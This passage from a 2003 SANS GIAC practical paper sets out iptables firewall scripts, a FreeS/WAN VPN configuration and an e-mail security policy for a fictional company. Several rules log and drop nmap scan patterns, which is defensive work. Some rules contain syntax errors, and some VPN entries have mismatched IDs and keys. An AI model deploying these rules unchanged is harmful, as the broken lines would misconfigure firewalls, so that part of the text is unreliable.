iptables -t nat -A POSTROUTING -o eth1 -p tcp --sport 1024:65535 -d
192.168.5.200 --dport 443 -j ACCEPT
iptables -t nat -A PREROUTING -i eth0 -p tcp -d 192.168.2.34/28 --dport
! 80 -j LOG --log-level 4 --log-prefix "Possible port scan: "

# Filter Spoofed addresses
iptables -A FORWARD -i eth0 -s 192.168.5.0/24 -j LOG --log-level 4 --
log-prefix "spoofed address"
iptables -A FORWARD -i eth0 -s 192.168.5.0/24 -j DROP
iptables -A FORWARD -i eth0 -s 127.0.0.1 -j LOG --log-level 4 --log-
prefix "Spoofed Loopback: "
iptables -A FORWARD -i eth0 -s 127.0.0.1 -j DROP
iptables -A OUTPUT -o eth0 -s! 192.168.2.34/28 -j DROP
iptables -A FORWARD -i eth1 -s! 192.168.5.200 -j LOG --log-level 4 --
log-prefix "out host not 192.168.5.200"
iptables -A FORWARD -i eth1 -s! 192.168.5.200 -j DROP
iptables -A FORWARD -i eth0 -s 192.168.2.34/28 -j DROP


# Port scanner packets
iptables -A FORWARD -i eth0 -p tcp --tcp-flags SYN,RST RST -j LOG --
log-level 4 --log-prefix "nmap -sS/-sT(SYN-1/2 SCAN): "
iptables -A INPUT -i eth0 -p tcp --tcp-flags SYN,RST RST -j LOG --log-
level 4 --log-prefix "nmap -sS/-sT(SYN-1/2 SCAN): "

# Let Packets in the state table pass
iptables -A FORWARD -i eth1 -o eth0 -m state --state
ESTABLISHED,RELATED -j ACCEPT
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
iptables -A FORWARD -i eth0 -o eth1 -m state --state
ESTABLISHED,RELATED -j ACCEPT



# Filter more port scanner packets
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ALL NONE -j LOG --log-
level 4 --log-prefix "nmap -sN(NULL SCAN): "
iptables -A INPUT -i eth0 -p tcp --tcp-flags ALL NONE -j LOG --log-
level 4 --log-prefix "nmap -sN(NULL SCAN): "
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ALL NONE -j DROP
iptables -A INPUT -i eth0 -p tcp --tcp-flags ALL NONE -j DROP
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK ACK -j LOG --log-
level 4 --log-prefix "nmap -sA(ACK SCAN): "
iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK ACK -j LOG --log-level
4 --log-prefix "nmap -sA(ACK SCAN): "
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK ACK -j DROP
iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK ACK -j DROP
iptables -A FORWARD -i eth0 -p tcp --tcp-flags FIN FIN -j LOG --log-
level 4 --log-prefix "nmap -sF/-sX(FIN/XMAS SCAN): "
iptables -A INPUT -i eth0 -p tcp --tcp-flags FIN FIN LOG --log-level 4
--log-prefix "nmap -sF/-sX(FIN/XMAS SCAN): "
iptables -A FORWARD -i eth0 -p tcp --tcp-flags FIN FIN -j DROP
iptables -A INPUT -i eth0 -p tcp --tcp-flags FIN FIN -j DROP
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j LOG --
log-level 4 --log-prefix "nmap -sX(XMAS-PSH SCAN): "
iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j LOG --log-
level 4 --log-prefix "nmap -sX(XMAS-PSH SCAN): "
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j DROP
iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j DROP
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,URG URG -j LOG --
log-level 4 --log-prefix "nmap -sX(XMAS-URG SCAN): "
iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,URG URG -j LOG --log-
level 4 --log-prefix "nmap -sX(XMAS-URG SCAN): "
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,URG URG -j DROP
iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,URG URG -j DROP

# Forward the traffic to the web server
iptables -A FORWARD -i eth0 -o eth1 -p tcp --sport 1024:65535 -d
192.168.5.200 --dport 80 -m state --state NEW -j ACCEPT
iptables -A FORWARD -i eth0 -o eth1 -p tcp --sport 1024:65535 -d
192.168.5.200 --dport 443 -m state --state NEW -j ACCEPT

# Setup Source NAT for the Web Server to reach the Internet
iptables -t nat -A PREROUTING -i eth1 -s 192.168.5.200 -j ACCEPT
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.5.200 -j SNAT --to-
source 192.168.2.34/28
iptables -A FORWARD -i eth1 -o eth0 -s 192.168.5.200 -m state --state
NEW -j ACCEPT
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

### 2.4 Policy for the Internal Network Firewall

Below are the rules, details, and purpose of the rules for the
Internal Network Firewall. For a verbose explanation of the rules see Appendix B

| **Firewall Rules for Internal Network** | | |
|---|---|---|
| OS /Kernel Level Firewall Enhancements | | |
| **File** | **Variable/Value** | **Enhancement** |
| /etc/sysctl.conf | net/ipv4/icmp_echo_ignore_broadcasts=1 | Disables ICMP in the kernel. This prevents the use of PING and any attacks or reconnaissance which could use PING. |
| | net/ipv4/icmp_echo_ignore_all=1 | |
| | net/ipv4/conf/all/accept_source_route=0 | Prevents source routing |
| /etc/network/options | ip_forward=yes | Allows the kernel to forward packets. Needed for Netfilter to work. |
| | spoofprotect=yes | Prevents the kernel from accepting spoofed packets |
| | syncookies=yes | Keeps track of syn packets. Alllows a maximum number of syn packets to be used. The goal is to prevent or at least minimize SYN flood Denial of Service. |

**Firewall rules for the Internal Network Firewall Script**

Below is the scripted policy for the Internal Network Firewall.
For a verbose explanation of each Firewall Rule see Appendix B

```
##############################

# Prevent logging to the console
dmesg -n 1

##############################
# Flush all previous rules

iptables --flush
iptables -t nat --flush

##############################
# Set the default policy for the chains
iptables --policy INPUT DROP
iptables --policy OUTPUT DROP
iptables --policy FORWARD DROP
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
iptables -t nat --policy PREROUTING DROP
iptables -t nat --policy OUTPUT DROP
iptables -t nat --policy POSTROUTING DROP

# Setup Destination NAT for Internet accessible services
iptables -t nat -A PREROUTING -i eth0 -p tcp --sport 1024:65535 -d
192.168.2.2/28 --dport 25 -j DNAT --to-destination 192.168.3.5
iptables -t nat -A POSTROUTING -o eth1 -p tcp --sport 1024:65535 -d
192.168.3.5 --dport 25 -j ACCEPT
iptables -t nat -A PREROUTING -i eth0 -p tcp --sport 1024:65535 -d
192.168.2.2/28 -m state --state ESTABLISHED,RELATED -j DNAT --to-
destination 192.168.3.0/24
iptables -t nat -A POSTROUTING -o eth1 -p tcp --sport 1024:65535 -d
192.168.3.0/24 -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -t nat PREROUTING -i eth0 -p udp --sport 1024:65535 -d
192.168.2.2/28 -m state --state ESTABLISHED,RELATED -j DNAT --to-
destination 192.168.3.8
iptables -t nat POSTROUTING -o eth1 -p udp --sport 1024:65535 -d
192.168.3.8 -m state --state ESTABLISHED,RELATED -j ACCEPT

# Setup Source NAT to reach the Internet
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.3.5 -p tcp --dport 25
-j SNAT --to-source 192.168.2.2/28
iptables -t nat -A PREROUTING -i eth1 -s 192.168.3.5 -p tcp --dport 25
-j ACCEPT
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.3.8 -p udp --dport 53
-j SNAT --to-source 192.168.2.2/28
iptables -t nat -A PREROUTING -i eth1 -s 192.168.3.8 -p udp --dport 53
-j ACCEPT
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.3.0/24 -p tcp -m
multiport --dport 80,443 -j SNAT --to-source 192.168.2.2/28
iptables -t nat -A PREROUTING -i eth1 -s 192.168.3.0/24 -p tcp -m
multiport --dport 80,443 -j ACCEPT
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.3.5 -p tcp -m
multiport --dport 2703,7,25 -j SNAT --to-source 192.168.2.2/28
iptables -t nat -A POSTROUTING -i eth1 -s 192.168.3.5 -p tcp -m
multiport --dport 2703,7,25 -j ACCEPT

# Detect a port scan.
iptables -t nat -A PREROUTING -i eth0 -p tcp -d 192.168.2.2/28 --dport
! 25 -m state --state INVALID -j LOG --log-level 4 --log-prefix
"Possible port scan: ":

# Filter spoofed addresses
iptables -A FORWARD -i eth0 -s 192.168.5.0/24 -j LOG --log-level 4 --
log-prefix "spoofed address"
iptables -A FORWARD -i eth0 -s 192.168.5.0/24 -j DROP
iptables -A FORWARD -i eth0 -s 127.0.0.1 -j LOG --log-level 4 --log-
prefix "Spoofed Loopback: "
iptables -A FORWARD -i eth0 -s 127.0.0.1 -j DROP
iptables -A OUTPUT -o eth0 -s! 192.168.2.2/28 -j DROP
iptables -A FORWARD -i eth1 -s! 192.168.3.0/24 -j LOG --log-level 4 --
log-prefix "out host not  192.168.3.0"

iptables -A FORWARD -i eth1 -s! 192.168.3.0/24 -j DROP
iptables -A FORWARD -i eth0 -s 192.168.2.2/28 -j DROP
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
# Filter a port scan
iptables -A FORWARD -i eth0 -p tcp --tcp-flags SYN,RST RST -j LOG --
log-level 4 --log-prefix "nmap -sS/-sT(SYN-1/2 SCAN): "
iptables -A INPUT -i eth0 -p tcp --tcp-flags SYN,RST RST -j LOG --log-
level 4 --log-prefix "nmap -sS/-sT(SYN-1/2 SCAN): "

# Let packets in the state table pass
iptables -A FORWARD -i eth0 -o eth1 -m state --state
ESTABLILSHED,RELATED -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0 -m state --state
ESTABLISHED,RELATED -j ACCEPT

# Filter more port scans
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ALL NONE -j LOG --log-
level 4 --log-prefix "nmap -sN(NULL SCAN): "
iptables -A INPUT -i eth0 -p tcp --tcp-flags ALL NONE -j LOG --log-
level 4 --log-prefix "nmap -sN(NULL SCAN): "
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ALL NONE -j DROP
iptables -A INPUT -i eth0 -p tcp --tcp-flags ALL NONE -j DROP
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK ACK -j LOG --log-
level 4 --log-prefix "nmap -sA(ACK SCAN): "
iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK ACK -j LOG --log-level
4 --log-prefix "nmap -sA(ACK SCAN): "
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK ACK -j DROP
iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK ACK -j DROP
iptables -A FORWARD -i eth0 -p tcp --tcp-flags FIN FIN -j LOG --log-
level 4 --log-prefix "nmap -sF/-sX(FIN/XMAS SCAN): "
iptables -A INPUT -i eth0 -p tcp --tcp-flags FIN FIN LOG --log-level 4
--log-prefix "nmap -sF/-sX(FIN/XMAS SCAN): "
iptables -A FORWARD -i eth0 -p tcp --tcp-flags FIN FIN -j DROP
iptables -A INPUT -i eth0 -p tcp --tcp-flags FIN FIN -j DROP
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j LOG --
log-level 4 --log-prefix "nmap -sX(XMAS-PSH SCAN): "
iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j LOG --log-
level 4 --log-prefix "nmap -sX(XMAS-PSH SCAN): "
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j DROP
iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j DROP
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,URG URG -j LOG --
log-level 4 --log-prefix "nmap -sX(XMAS-URG SCAN): "
iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,URG URG -j LOG --log-
level 4 --log-prefix "nmap -sX(XMAS-URG SCAN): "
iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,URG URG -j DROP
iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,URG URG -j DROP

# Allow mail to be forwarded
iptables -A FORWARD -i eth0 -o eth1 -p tcp --sport 1024:65535 -d
192.168.3.5 --dport 25 -m state --state NEW -j ACCEPT

# Setup Source NAT for internal client access to the Internet
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.3.0/24 -j SNAT --to-
source 192.168.2.2/28
iptables -t nat -A PREROUTING -i eth1 -s 192.168.3.0/24 -j ACCEPT

# Enter qualifing packets into the state table
iptables -A FORWARD -i eth1 -o eth0 -s 192.168.3.0/24 -p tcp -m
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
multiport --dport 80,443 -m state --state NEW -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0 -s 192.168.3.5 -p tcp -m multiport
--dport 2703,7,25 -m state --state NEW -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0 -s 192.168.3.8 -p udp 53 -m state -
-state NEW -j ACCEPT
```

### 2.4 Policy for the Firewall/VPN

| **VPN Configuration** | | |
|---|---|---|
| **File** | **Details** | **Purpose** |
| /etc/ipsec.conf (FreeS/WANs Security Association Database) | config setup | This marks the beginning for FreeS/WAN settings |
| | interfaces=”ipsec0=eth0 ipsec1=eth0 ipsec2=eth0 ipsec3=eth1” | This defines which network card interfaces will use which ipsec interface. |
| | kilpsdebug=none plutodebug=none | Do not turn on debug for the kernel driver (KLIPS) nor for Key exchange and SA manager Pluto |
| | plutoload=%search plutostart=%search | Tell Pluto to find the different configurations below |
| | uniqueids=yes | Pluto must only use one ID per connection |
| | conn %default | This is the default settings for IPSEC |
| | keyringtries=5 | Have 5 attempts at keying before failing the connection |
| | authby=rsasig | Use RSA keys for authentication |
| | conn custom-cookies | Define an IPSEC connection for CustomCookies.com |
| | left=%defaultroute | This the external interface of the VPN from CustomCookies.com Using this variable, the route is set by the router. |
| | leftsubnet=192.168.20.0/24 | The internal subnet for CustomCookies.com. |
| | #leftnexthop= | This parameter is disabled since the router will take care of the next hop since the %defaultroute is used. |
| | leftid=@customcookies.com | This is the id for authenticating the external network. |
| | leftrsasigkey=0HGlbyh76H78nkE... | This is the RSA key used by CustomCookies.com |
| | right=192.168.2.18 | This is the external IP address for this connection. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| VPN Configuration | | |
|---|---|---|
| | rightnexthop=192.168.2.17 | This defines the next hope for the VPN to leave the network. |
| | rightsubnet=192.168.4.1/24 | This is the subnet offered by GIAC Enterprises for partners. |
| | rigthid=@giacent.com | This is the id we will use to identify ourselves to the other network |
| | rightrsasigkey=jhIWE8n32LBHkjm... | The RSA key used by GIAC Enterprises. |
| | auto=start | This ensures that FreeS/WAN starts negotiation as soon as it the machine boots up. |
| | conn babblefish-printers | Define an IPSEC connection for Babblefish Printers |
| | left=%defaultroute | This the external interface of the VPN from Babblefish Printers Using this variable, the route is set by the router. |
| | leftsubnet=192.168.21.0/24 | The internal subnet for Babblefish Printers |
| | #leftnexthop= | This parameter is disabled since the router will take care of the next hop since the %defaultroute is used. |
| | leftid=@babblefishprinters.com | This is the id for authenticating the external network |
| | leftrsasigkey=67F3j9h76H78nkE... | This is the RSA key used by Babblefish Printers |
| | right=192.168.2.19 | This is the external IP address for this connection. |
| | rightnexthop=192.168.2.17 | This defines the next hope for the VPN to leave the network. |
| | rightsubnet=192.168.4.1/24 | This is the subnet offered by GIAC Enterprises for partners. |
| | rigthid=@giacent.com | This is the id we will use to identify ourselves to the other network |
| | rightrsasigkey=jhIWE8n32LBHkjm... | The RSA key used by GIAC Enterprises. |
| | auto=start | This ensures that FreeS/WAN starts negotiation as soon as it the machine boots up. |
| | conn globalshipping | Define an IPSEC connection for Global Shipping |
| | left=%defaultroute | This the external interface of the VPN from Global Shipping. Using this variable, the route is set by the router. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| VPN Configuration | | |
|---|---|---|
| | leftsubnet=192.168.22.0/24 | The internal subnet for Global Shipping. |
| | #leftnexthop= | This parameter is disabled since the router will take care of the next hop since the %defaultroute is used. |
| | leftid=@globalshipping.com | This is the id for authenticating the external network |
| | leftrsasigkey=li87JLdsg89scv2... | This is the RSA key used by Global Shipping. |
| | right=192.168.2.20 | This is the external IP address for this connection. |
| | rightnexthop=192.168.2.17 | This defines the next hope for the VPN to leave the network. |
| | rightsubnet=192.168.4.1/24 | This is the subnet offered by GIAC Enterprises for partners. |
| | rigthid=@giacent.com | This is the id we will use to identify ourselves to the other network |
| | rightrsasigkey=jhIWE8n32LBHkjm... | The RSA key used by GIAC Enterprises. |
| | auto=start | This ensures that FreeS/WAN starts negotiation as soon as it the machine boots up. |
| | conn remote-sales1 | Define an IPSEC connection for the sales team. |
| | left=%any | This will let the VPN listen for any connection. |
| | leftid=@sales1.giac.com | This is the id for authenticating the external network |
| | leftrsasigkey=347hboGb4278tcw... | This is the RSA key used by sales1. |
| | right=192.168.2.21 | This is the external IP address for this connection. |
| | rightnexthop=192.168.2.17 | This defines the next hope for the VPN to leave the network. |
| | rightsubnet=192.168.3.1/24 | This is the subnet offered by GIAC Enterprises |
| | rigthid=@giacent.com | This is the id we will use to identify ourselves to the other network |
| | rightrsasigkey=jhIWE8n32LBHkjm... | The RSA key used by GIAC Enterprises. |
| | auto=add | This ensures that FreeS/WAN starts will able to add new connections when the machine boots up. |
| | conn remote-sales2 | Define an IPSEC connection for the sales team. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| VPN Configuration | | |
|---|---|---|
| | left=%any | This will let the VPN listen for any connection. |
| | leftid=@sales2.giac.com | This is the id for authenticating the external network |
| | leftrsasigkey=xh87dsfn7sd LYk... | This is the RSA key used by sales2. |
| | right=192.168.2.21 | This is the external IP address for this connection. |
| | rightnexthop=192.168.2.17 | This defines the next hope for the VPN to leave the network. |
| | rightsubnet=192.168.3.1/24 | This is the subnet offered by GIAC Enterprises |
| | rigthid=@giacent.com | This is the id we will use to identify ourselves to the other network |
| | rightrsasigkey=jhIWE8n32L BHkjm... | The RSA key used by GIAC Enterprises. |
| | auto=add | This ensures that FreeS/WAN starts will able to add new connections when the machine boots up. |
| | conn remote-sales3 | Define an IPSEC connection for the sales team. |
| | left=%any | This will let the VPN listen for any connection. |
| | leftid=@sales3.giac.com | This is the id for authenticating the external network |
| | leftrsasigkey=98vbuLSenAL NOIE... | This is the RSA key used by sales3. |
| | right=192.168.2.21 | This is the external IP address for this connection. |
| | rightnexthop=192.168.2.17 | This defines the next hope for the VPN to leave the network. |
| | rightsubnet=192.168.3.1/24 | This is the subnet offered by GIAC Enterprises |
| | rigthid=@giacent.com | This is the id we will use to identify ourselves to the other network |
| | rightrsasigkey=jhIWE8n32L BHkjm... | The RSA key used by GIAC Enterprises. |
| | auto=add | This ensures that FreeS/WAN starts will able to add new connections when the machine boots up. |
| | conn remote-sales4 | Define an IPSEC connection for the sales team. |
| | left=%any | This will let the VPN listen for any connection. |
| | leftid=@sales4.giac.com | This is the id for authenticating the |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| VPN Configuration | | |
|---|---|---|
| | | external network |
| | leftrsasigkey=Un23pmIOq9N8Cn1... | This is the RSA key used by sales4. |
| | right=192.168.2.21 | This is the external IP address for this connection. |
| | rightnexthop=192.168.2.17 | This defines the next hope for the VPN to leave the network. |
| | rightsubnet=192.168.3.1/24 | This is the subnet offered by GIAC Enterprises |
| | rigthid=@giacent.com | This is the id we will use to identify ourselves to the other network |
| | rightrsasigkey=jhIWE8n32LBHkjm... | The RSA key used by GIAC Enterprises. |
| | auto=add | This ensures that FreeS/WAN starts will able to add new connections when the machine boots up. |
| | conn remote-Tokyo | Define an IPSEC connection for the the remote employee in Tokyo. |
| | left=%any | This will let the VPN listen for a connection from the address from. |
| | leftid=@perking.giac.com | This is the id for authenticating the external network |
| | leftrsasigkey=BNpi84b59pbcb3... | This is the RSA key used by the employee in Peking. |
| | right=192.168.2.21 | This is the external IP address for this connection. |
| | rightnexthop=192.168.2.17 | This defines the next hope for the VPN to leave the network. |
| | rightsubnet=192.168.3.1/24 | This is the subnet offered by GIAC Enterprises |
| | rigthid=@giacent.com | This is the id we will use to identify ourselves to the other network |
| | rightrsasigkey=jhIWE8n32LBHkjm... | The RSA key used by GIAC Enterprises. |
| | auto=add | This ensures that FreeS/WAN starts will able to add new connections when the machine boots up. |
| | conn remote-Haifa | Define an IPSEC connection for the the remote employee in Haifa. |
| | left=%any | This will let the VPN listen for any connection. |
| | leftid=@ Haifa.giac.com | This is the id for authenticating the external network |
| | leftrsasigkey=BNpi84b59pbcb3... | This is the RSA key used by the employee in Peking. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| VPN Configuration | | |
|---|---|---|
| | right=192.168.2.21 | This is the external IP address for this connection. |
| | rightnexthop=192.168.2.17 | This defines the next hope for the VPN to leave the network. |
| | rightsubnet=192.168.3.1/24 | This is the subnet offered by GIAC Enterprises |
| | rigthid=@giacent.com | This is the id we will use to identify ourselves to the other network |
| | rightrsasigkey=jhIWE8n32L BHkjm... | The RSA key used by GIAC Enterprises. |
| | auto=add | This ensures that FreeS/WAN starts will able to add new connections when the machine boots up. |
| | conn remote-Hillsdale | Define an IPSEC connection for the the remote employee at Hillsdale. |
| | left=%any | This will let the VPN listen for any connection. |
| | leftid=@ Haifa.giac.com | This is the id for authenticating the external network |
| | leftrsasigkey=BNpi84b59p bcb3... | This is the RSA key used by the employee in Peking. |
| | right=192.168.2.21 | This is the external IP address for this connection. |
| | rightnexthop=192.168.2.17 | This defines the next hope for the VPN to leave the network. |
| | rightsubnet=192.168.3.1/24 | This is the subnet offered by GIAC Enterprises |
| | rigthid=@giacent.com | This is the id we will use to identify ourselves to the other network |
| | rightrsasigkey=jhIWE8n32L BHkjm... | The RSA key used by GIAC Enterprises. |
| | auto=add | This ensures that FreeS/WAN starts will able to add new connections when the machine boots up. |
| | conn remote-Hollywood | Define an IPSEC connection for the the remote employee in Hollywood. |
| | left=%any | This will let the VPN listen for any connection. |
| | leftid=@ Haifa.giac.com | This is the id for authenticating the external network |
| | leftrsasigkey=BNpi84b59p bcb3... | This is the RSA key used by the employee in Peking. |
| | right=192.168.2.21 | This is the external IP address for this connection. |
| | rightnexthop=192.168.2.17 | This defines the next hope for the |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| VPN Configuration | | |
|---|---|---|
| | | VPN to leave the network. |
| | rightsubnet=192.168.3.1/24 | This is the subnet offered by GIAC Enterprises |
| | rigthid=@giacent.com | This is the id we will use to identify ourselves to the other network |
| | rightrsasigkey=jhIWE8n32L BHkjm... | The RSA key used by GIAC Enterprises. |
| | auto=add | This ensures that FreeS/WAN starts will able to add new connections when the machine boots up. |
| Options when compiling FreeS/WAN | IP Security Protocol (FreeS/WAN IPSec) Compiled as a module | This gives the flexibility to unload the code if needed. |
| | IPSec: IP-in-IP Encapsulation (Tunnel Mode) Yes | The VPN needs to tunnel to accomplish encrypting the packets |
| | IPSec: Authentication Header No | We will use ESP to authenticate. |
| | HMAC-MD5 Authentication Algorithm No | We could choose both Algorithms but amongst the partners it was agreed to use the strongest authentication. SHA1 is documented to be the stronger choice. |
| | HMAC-SHA1Authentication Algorithm Yes | |
| | IPSec: Encapsulation Security Payload Yes | ESP will carry all out IPSec VPN traffic and authentication. |
| | 3DES Encryption Algorithm Yes | This is the only choice if ESP is to work in FreeS/WAN |
| | IPSec: IP Compression Yes | Since encryption can result in larger packets, compress them to minimize fragmenting packets. |

| Firewall Rules for VPN | |
|---|---|
| Rule | iptables --policy INPUT DROP<br>iptables --policy OUTPUT DROP<br>iptables --policy FORWARD DROP<br>iptables -t nat --policy PREROUTING DROP<br>iptables -t nat --policy OUTPUT DROP<br>iptables -t nat --policy POSTROUTING DROP |
| Details | Each one for the mentioned chains has a policy. The policy choices |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Firewall Rules for VPN | |
|---|---|
| | are to ACCEPT or DROP the packet.<br>ACCEPT allows packets through the firewall by default.<br>DROP prevents packets from moving past the firewall by default.<br>This policy gets applied to any packet which does not apply to the specific rules. |
| Purpose | This is to ensure that packets which are not specifically allowed throught the firewall will be dropped by the firewall. |
| Rule | iptables -A INPUT -p udp -i eth0 --sport 500 --dport 500 -j ACCEPT |
| Details | In the INPUT chain if the packet comes on the public interface and has a source and destination port of 500, accept the packet. |
| Purpose | This allows key exchanges for IPSEC to happen |
| Rule | iptables -A OUTPUT -p udp -i eth0 --sport 500 --dport 500 -j ACCEPT |
| Details | In the OUTPUT chain if the packet is UDP and it leaving the public interface and it has both a source and a destination port of 500 accept the packet. |
| Purpose | This allows key exchanges for IPSEC to happen |
| Rule | iptables -A INPUT -p 50 -i eth0 -j ACCEPT |
| Details | In the INPUT chain, if the protocol is 50 and it comes in on the public interface, accept the packet. |
| Purpose | This allows IPSEC ESP traffic to enter the firewall |
| Rule | iptables -A OUTPUT -p 50 -i eth0 -j ACCEPT |
| Details | In the OUTPUT chain, if the protocol is 50 and it leaves on the public interface, accept the packet. |
| Purpose | This allows IPSEC ESP traffic to leave the firewall |
| Rule | iptables -A FORWARD -i eth4 -s 192.168.4.0/24 -o ipsec0 -j ACCEPT |
| Details | In the FORWARD chain, if the traffic has a source of the subnet 192.168.4.x, use the interface ipsec0 to accept the packets |
| Purpose | This makes traffic from the partner who has ipsec0 go to his network |
| Rule | iptables -A FORWARD -i ipsec0 -d 192.168.4.0/24 -o eth4 -j ACCEPT |
| Details | In the FORWARD chain, if the traffic has a destination of the subnet 192.168.4.x and is going to the interface eth4 accept the traffic. |
| Purpose | This brings traffic from the partner whoi has ipsec0 to the 192.168.4.x subnet. |
| Rule | iptables -A FORWARD -i eth4 -s 192.168.4.0/24 -o ipsec1 -j ACCEPT |
| Details | In the FORWARD chain, if the traffic has a source of the subnet 192.168.4.x, use the interface ipsec1 to accept the packets |
| Purpose | This makes traffic from the partner who has ipsec1 go to his network |
| Rule | iptables -A FORWARD -i ipsec1 -d 192.168.4.0/24 -o eth4 -j ACCEPT |
| Details | In the FORWARD chain, if the traffic has a destination of the subnet 192.168.4.x and is going to the interface eth4 accept the traffic. |
| Purpose | This brings traffic from the partner who has ipsec1 to the 192.168.4.x subnet. |
| Rule | iptables -A FORWARD -i eth4 -s 192.168.4.0/24 -o ipsec2 -j ACCEPT |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Firewall Rules for VPN | |
|---|---|
| Details | In the FORWARD chain, if the traffic has a source of the subnet 192.168.4.x, use the interface ipsec2 to accept the packets |
| Purpose | This makes traffic from the partner who has ipsec2 go to his network |
| Rule | iptables -A FORWARD -i ipsec2 -d 192.168.4.0/24 -o eth4 -j ACCEPT |
| Details | In the FORWARD chain, if the traffic has a destination of the subnet 192.168.4.x and is going to the interface eth4 accept the traffic. |
| Purpose | This brings traffic from the partner who has ipsec2 to the 192.168.4.x subnet. |
| Rule | iptables -A FORWARD -i eth4 -s 192.168.3.0/24 -o ipsec3 -j ACCEPT |
| Details | In the FORWARD chain, if the traffic has a source of the subnet 192.168.3.x, use the interface ipsec3 to accept the packets |
| Purpose | This makes traffic from the remote employee who has ipsec3 go to his network |
| Rule | iptables -A FORWARD -i ipsec3 -d 192.168.3.0/24 -o eth4 -j ACCEPT |
| Details | In the FORWARD chain, if the traffic has a destination of the subnet 192.168.3.x and is going to the interface eth4 accept the traffic. |
| Purpose | This brings traffic from the remote employee who has ipsec3 to the 192.168.3.x subnet. |

### 2.6 Policy for the E-Mail

All e-mail will travel across our SMTP server. The software POSTFIX has the goal of being secure from it's creation. It does this by separating tasks within the program. To add to our security, GIAC Enterprises will filter all e-mail with the SMTP server. To do this GIAC Enterprises will use RAV AntiVirus for Mail Servers on the SMTP server. This way many of the trojans, worms, and viruses are caught and disabled or removed before they can compromise any mail client. For RAV antivirus go to this URL:
http://www.ravantivirus.com/pages/business.php

To prevent some types of viruses and other forms of annoying mail (SPAM), GIAC Enterprises will use SpamAssassin. This is also run on the SMTP server. SpamAssassin uses 4 different methods to prevent SPAM from getting past the SMTP server. These methods as per the SpamAssassin web site (http://spamassassin.org/):

*The spam-identification tactics used include:*
***header analysis:*** *spammers use a number of tricks to mask their identities, fool you into thinking they've sent a valid mail, or fool you into thinking you must have subscribed at some stage. SpamAssassin tries to spot these.*
***text analysis:*** *again, spam mails often have a characteristic style (to put it politely), and some characteristic disclaimers and CYA text. SpamAssassin can spot these, too.*
***blacklists:*** *SpamAssassin supports many useful existing blacklists, such as mail-abuse.org, ordb.org or others.*


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

***Razor:*** *Vipul's Razor (http://razor.sf.net/) is a collaborative spam-tracking database, which works by taking a signature of spam messages. Since spam typically operates by sending an identical message to hundreds of people, Razor short-circuits this by allowing the first person to receive a spam to add it to the database -- at which point everyone else will automatically block it.*

Once each piece of mail has been evaluated, the mail that survives, will then be sent off to the IMAP mail server, Cyrus IMAP (http://asg.web.cmu.edu/cyrus/).

Each user workstation and laptop will also have use CA eTrust antivirus. This defense in depth for e-mail is provided in case an e-mail gets through the mail server without being deleted. Also since the antivirus program is a different vendor, GIAC Enterprises will have a deeper range of scanning engines to find viruses.

## 2.7
## Tutorial for Web Server Firewall

Basics

The firewall for the web server is based on the following software:
Debian Linux 3.0 Woody with a 2.4 Linux Kernel.
Netfilter: Linux Kernel Modules which allow IPtables to interact with the Linux Kernel
IPTables: A program to set firewall policy for Netfilter Modules
Syslog: A standard logging mechanism for UNIX and Linux.

Note to the user

